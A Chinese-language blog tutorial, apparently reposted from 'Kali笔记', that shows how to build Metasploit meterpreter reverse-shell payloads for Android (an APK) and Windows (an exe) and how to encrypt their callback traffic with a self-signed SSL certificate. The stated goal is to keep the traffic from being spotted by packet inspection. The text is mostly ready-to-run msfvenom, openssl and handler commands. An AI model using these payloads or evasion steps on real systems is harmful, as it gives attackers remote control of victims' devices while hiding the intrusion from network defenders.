在msf中生成shell,并上线运行时。都是通过
httphttpstcp等协议传输。并没有加密,传输内容容易被检测和发现。
如下,我们简单生成一个Android平台的shell。
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.123.33 LPORT=5555 R > bbs.apk
msf 配置信息如下:
msfconsole
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 192.168.123.33
set LPORT 5555
exploit
很容易发现,我们的操作都是已明文的形式传输。
加密msf流量
创建证书
openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 \
-subj "/C=UK/ST=London/L=London/O=Development/CN=" \
-keyout .key \
-out .crt && \
cat .key .crt > .pem && \
rm -f .key .crt
 注意:代码输入格式参考图片。这样会在桌面生成一个
的证书 生成加密的shell
msfvenom -p windows/meterpreter/reverse_winhttps LHOST=192.168.123.33 LPORT=443 PayloadUUIDTracking=true HandlerSSLCert=.pem StagerVerifySSLCert=true PayloadUUIDName=ParanoidStagedPSH -f exe -o bbskali.exe
 msf参数配置
use exploit/multi/handler
set payload windows/meterpreter/reverse_winhttps
set lhost 192.168.123.33
set lport 443
set HandlerSSLCert .pem #注意文件位置
set StagerVerifySSLCert true
运行shell后,我们再次抓包。发现流量全是密文了。
更多精彩文章 关注我们
原文作者:Kali笔记;如有侵权,请联系管理员删除。
上一篇:
Kali下绕过CDN

请登录后发表评论
登录
全部评论
